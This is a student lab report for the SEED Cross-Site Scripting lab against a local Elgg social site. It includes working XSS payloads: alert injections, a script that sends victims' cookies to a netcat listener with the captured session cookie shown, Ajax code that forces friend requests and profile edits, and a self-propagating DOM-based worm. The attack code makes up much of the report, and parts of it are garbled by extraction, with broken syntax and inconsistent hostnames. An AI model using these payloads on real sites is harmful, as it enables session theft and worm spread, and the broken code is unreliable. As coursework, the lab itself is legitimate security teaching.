

Cross-Site Scripting (XSS) Attack Lab


Shang Zewen 1003623

Set up:

1. DNS configuration:

Since we only can visit the website within the VM, so to do the attack, we need to map the URL www.example1.com to the local address which is 127.0.0.1.

```
127.0.0.1      www.repackagingattacklab.com
127.0.0.1      www.seedlabclickjacking.com
127.0.0.1      www.example1.com
```



2. Apache Configuration

We need to add a virtual host configuration for the URL 'www.example1.com' to the '000-default.conf' file which under directory '/etc/apache2/sites-available'. I assign a documentroot directory for this URL and store all the .js file in that directory.

The screenshot shows two terminal windows side-by-side. The left window is a nano editor displaying an Apache configuration file (`000-default.conf`). It contains two `<VirtualHost>` blocks for ports 80. The first block is for `http://www.seedlabclickjacking.com` with a document root at `/var/www/seedlabclickjacking`. The second block is for `http://www.example1.com` with a document root at `/var/www/Example1`. The right window is a standard terminal shell. It shows the user has navigated to the `/var/www/Example1` directory and listed files named `task1.js` and `task2.js`.

```
GNU nano 2.5.3 File: ...able/000-default.conf


</VirtualHost>
<VirtualHost *:80>
    ServerName http://www.seedlabclickjacking.com
    DocumentRoot /var/www/seedlabclickjacking
</VirtualHost>
<VirtualHost *:80>
    ServerName http://www.example1.com
    DocumentRoot /var/www/Example1
</VirtualHost>

^G Get Help  ^O Write Out  ^W Where Is  ^K Cut Text
^X Exit      ^R Read File  ^\ Replace   ^U Uncut Text
```

```
[04/02/21]seed@VM:.../Example1$ pwd
/var/www/Example1
[04/02/21]seed@VM:.../Example1$ ls
task1.js  task2.js
[04/02/21]seed@VM:.../Example1$
```

Task1: Posting a Malicious Message to Display an Alert Window

To display a alert window, I directly wrote a short javascript code to the brief description field under Samy's profile page, after someone else visits Samy's profile, an alert window shows up which shows "XSS".



On the other hand, I also create a task1.js file and store it at the directory '/var/www/Example1'. Under this condition, I can bind the attack to the website www.example1.com which is the virtual host we created at the VM. Moreover, I also copy the task1.js file to the directory '/var/www/html' to make sure the task1.js can be founded.

A screenshot of a terminal window titled "GNU nano 2.5.3" with the file "task1.js" open. The code in the terminal is:

```
File: task1.js
alert("XSS");
```

After set up, I change Samy's brief description field to <script type= "text/javascript" src = "http://www.example1.com/task1.js" > </script>, under this condition, when people visit Sammy's profile an HTTP request will send to www.example1.com/task1.js, then the alert window will be displayed.

Brief description


```
<script type="text/javascript" src="http://www.example1.com/task1.js"></script>
```

Public

Location

Task2: Posting a Malicious Message to Display Cookies

To display the victim's secret cookies, I add '`<script>alert(document.cookie);</script>`' to Samy's brief description field under his profile page. Then when people visit his profile alert window which contains the victim's cookies will be displayed.



Task3: Stealing Cookies from the victim machine

To display the user's cookie to the attacker's machine, we can insert a `` tag with its `src` attribute set to the attacker's machine to a piece of JavaScript code. When the JavaScript insert the img tab, the browser tries to load the image from the URL in the `src` field; this results in an HTTP Get request sent to the attacker's machine. Where the attacker has a TCP server listening to the same port.


Firstly, I set up a TCP server by using the Netcat tool with the command "nc -l 5555 -v". Then I add the JavaScript code "`<script>document.write('<img src =http://127.0.0.1:5555?c='+escape(document.cookie) +''');</script>`" to the brief description filed under Samy's profile page. When people visit his profile, the victim's secret cookie will be printed out at Samy's terminal.

```
[04/02/21]seed@VM:.../html$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, sport 34660)
GET /?c=Elgg%3D4v4m0v4bpd4gemqqd7oo0gfkj7 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive

[04/02/21]seed@VM:.../html$
```

Task4: Becoming the Victim's Friend

To construct the attacker program, we need first find how a legitimate user adds a friend in Elgg. More specifically, we need to figure out what is sent to the server when a user adds a friend. Under this condition, I signed in to Alice's account then add Samy as a friend, then I check the HTTP packet send out by the server on Wireshark, then I can find out the legitimate user add format and Smay's id.



By having this information, I construct a task4.js file to finish this attack.

```
Open ▾ Save
<script type="text/javascript">
window.onload = function () {
    var Ajax=null;
    // set the timestamp and secret token parameter
    var ts+"&__elgg_ts__"+elgg.security.token.__elgg_ts__;
    var token+"&__elgg_token__"+elgg.security.token.__elgg_token__;

    // Construct the HTTP request to add samy as a friend
    var sendurl="http://www.xsslabeledgg.com/action/friends/add"+ "?friend=47"+token +ts;
    // Create and send Ajax request to add friend
    Ajax=new XMLHttpRequest();
    Ajax.open("GET",sendurl,true);
    Ajax.setRequestHeader("Host","www.xsslabeledgg.com");
    Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    Ajax.send();
}
</script>
```

Add 47(smay) as friend

JavaScript Tab Width: 8 Ln 17, Col 10 INS

Then I copy the content of the task4.js to the “About Me” field of Samy’s profile page under Text mode. Under this condition, when people visit Samy’s profile it will send an add friend request to Samy then add Samy as his/her friend.

The screenshot shows a web browser window with the title "XSS Lab Site". The main content area displays a heading "Boby's friends" followed by the message "No friends yet." At the top of the page, there is a navigation bar with icons for user profile, group, and mail, and a link to "Account". The status bar at the bottom of the browser window shows "JavaScript" selected, a tab width of 8, line 17, column 10, and an "INS" indicator.

As you can see, initially Boby doesn't have any friends.

The screenshot shows a web application interface. At the top, there are icons for user profile, group, and message, followed by 'Account >'. The main header is 'XSS Lab Site'. Below it, a blue navigation bar has a menu icon. The main content area is titled 'Boby's friends' and lists one friend: 'Samy' with a small profile picture. The URL in the address bar is 'www.xsslabsite.com/Friends/boby'.

After visit Smay's profile, Boby adds Smay as his friend.


- Question1:
The purpose of Lines 1 and Lines 2 is for the counter measurement of the CSRF attack. By including the timestamp and secret token, the browser can prevent a cross-site attack.
- Question2:
I am not able to launch a successful attack since under Editor mode extra set of <p></p> tag will be added to the JavaScript script which means the script cannot be executed.

Task5: Modifying the Victim's Profile

Similar to task 4, to modify the victim's profile, we need to find out how a legitimate user edits or modifies his/her profile in Elgg. To find that, I edit Alice's profile then check the HTTP packet header by using Wireshark.

A screenshot of a Wireshark network capture window. The traffic is from a Sublime Text client to a local host (127.0.0.1). The first packet is a POST request to '/action/profile/edit' with a timestamp of 1050. The second packet is a response (HTTP/1.1 302 Found) with a timestamp of 433. The third packet is another POST request to '/profile/boby' with a timestamp of 68. The fourth packet is a response (HTTP/1.1 200 OK) with a timestamp of 199. The fifth packet is an ACK response with a timestamp of 25. The packet details show the raw HTTP headers and bodies.

By having this information, I construct the task5.js file.



The screenshot shows a GIMP interface with several open tabs. The current tab is 'task5.js (~/Desktop) - gedit'. The code in the editor is as follows:

```
<script type="text/javascript">
window.onload = function () {
    var guid = "&guid=" + elgg.session.user.guid;
    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
    var name = "&name=" + elgg.session.user.name;
    var desc = "&description=Samy is my hero" +
        "&accesslevel[description]=2";

    // construct the content of the url
    var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
    var content = token + ts + name + desc + guid;
    if(elgg.session.user.guid != 47){
        //Create and send Ajax request to midift the profile
        var Ajax = null;
        Ajax = new XMLHttpRequest();
        Ajax.open("POST",sendurl,true);
        Ajax.setRequestHeader("Content-Type",
            "application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}</script>
```

The status bar at the bottom indicates 'JavaScript' as the language mode, 'Tab Width: 8', 'Ln 1, Col 1', and 'INS'.

Then I copied the content of task5.js and paste it to the “About Me” field of Samy’s profile page. Under this condition, when the victim visits Smay’s profile, his/her profile page will be modified to “Smay is my hero”.

Alice : XSS Lab Site x +

← → ⌛ i www.xsslabeled.com/profile/alice ... ⌂ ⌂ » ⌂

Most Visited SEED Labs Sites for Labs

XSS Lab Site

Add widgets




Alice

Edit profile

Left ☰

As you can see, initially Alice's profile is empty.




After visit Smay's profile page, her profile page is modified to "Samy is my hero".

- Question3:
We need line 1 to ensure that it does not modify Samy's profile or it will overwrite the malicious content in Samy's profile.

Task6: Writing a Self-Propagating XSS Worm

- DOM Approach: if the entire JavaScript program is embedded in the infected profile, to propagate the worm to another profile, the worm code can use DOM APIs to retrieve a copy of itself from the web page.

By modify task5.js, I create the task6.js by adding the DOM API.




```
<script type="text/javascript" id="worm">
window.onload = function () {
    var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
    var jsCode = document.getElementById("worm").innerHTML;
    var tailTag = "</script>";
    // put all the pieces together, and apply the URL encoding
    var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
    // set the content of the description field and access level
    var guid = "&guid=" + elgg.session.user.guid;
    var ts = "&_elgg_ts=" + elgg.security.token._elgg_ts;
    var token = "&_elgg_token=" + elgg.security.token._elgg_token;
    var name = "&name=" + elgg.session.user.name;
    var desc = "&description=Samy is my hero" + wormCode;
    desc += "&accesslevel[description]=2"; Adding wormcode to the other's profile

    // construct the content of the url
    var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
    var content = token + ts + name + desc + guid;
    if(elgg.session.user.guid != 47){
        //Create and send Ajax request to midift the profile
        var Ajax = null;
        Ajax = new XMLHttpRequest();
        Ajax.open("POST",sendurl,true);
        Ajax.setRequestHeader("Content-Type",
            "application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}
</script>
```

Since the innerHTML only gives the inside part of the code, not including the surrounding script tags. We just need to add the beginning tag `<script id=" worm">` and the ending tag `</script>` to form an identical copy of the malicious code.

After constructing task6.js, I copy its content to the “About Me” field of Samy’s profile page. When people visit Smay’s profile page, its profile will be changed to “Samy is my hero”+wormCode.



As you can see, initially Boby has an empty profile.

VMM [Running] 10:33 AM

Boby : XSS Lab Site - Mozilla Firefox

File Edit View History Bookmarks Tools Help

